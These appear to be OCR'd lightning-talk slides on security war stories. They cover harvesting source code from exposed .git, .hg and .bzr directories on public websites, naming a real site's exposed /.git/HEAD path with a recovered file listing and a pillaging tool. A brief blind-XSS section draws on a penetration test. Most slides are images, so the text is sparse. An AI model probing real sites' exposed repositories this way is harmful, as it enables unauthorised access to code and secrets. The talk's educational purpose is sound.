InfoSec War Stories

A series of Lightning Talks

adam_baldwin

evilpacket

&yet

lift

Pillaging DVCS

Pillaging DVCS


.git


.hg

.bzr

Pillaging DVCS

2836 Sites out of the Alexa top 1 million (in 2011)




4. bash
21:09:46-adam_baldwin~/Documents/projects/DVCS-Pillage (master)$

http://portugalmail.pt/.git/HEAD

attractionmeek.php
blocks
config
favicon.ico
features.php
index.php
js
lib
migrate.php
robots.txt
theme
tos.php

References

https://github.com/evilpacket/DVCS-Pillage


Blind XSS


What is it?


It's just persistent XSS


AN EXAMPLE...


From a penetration test

















blah blah bl



blah blah bl



blah blah bl

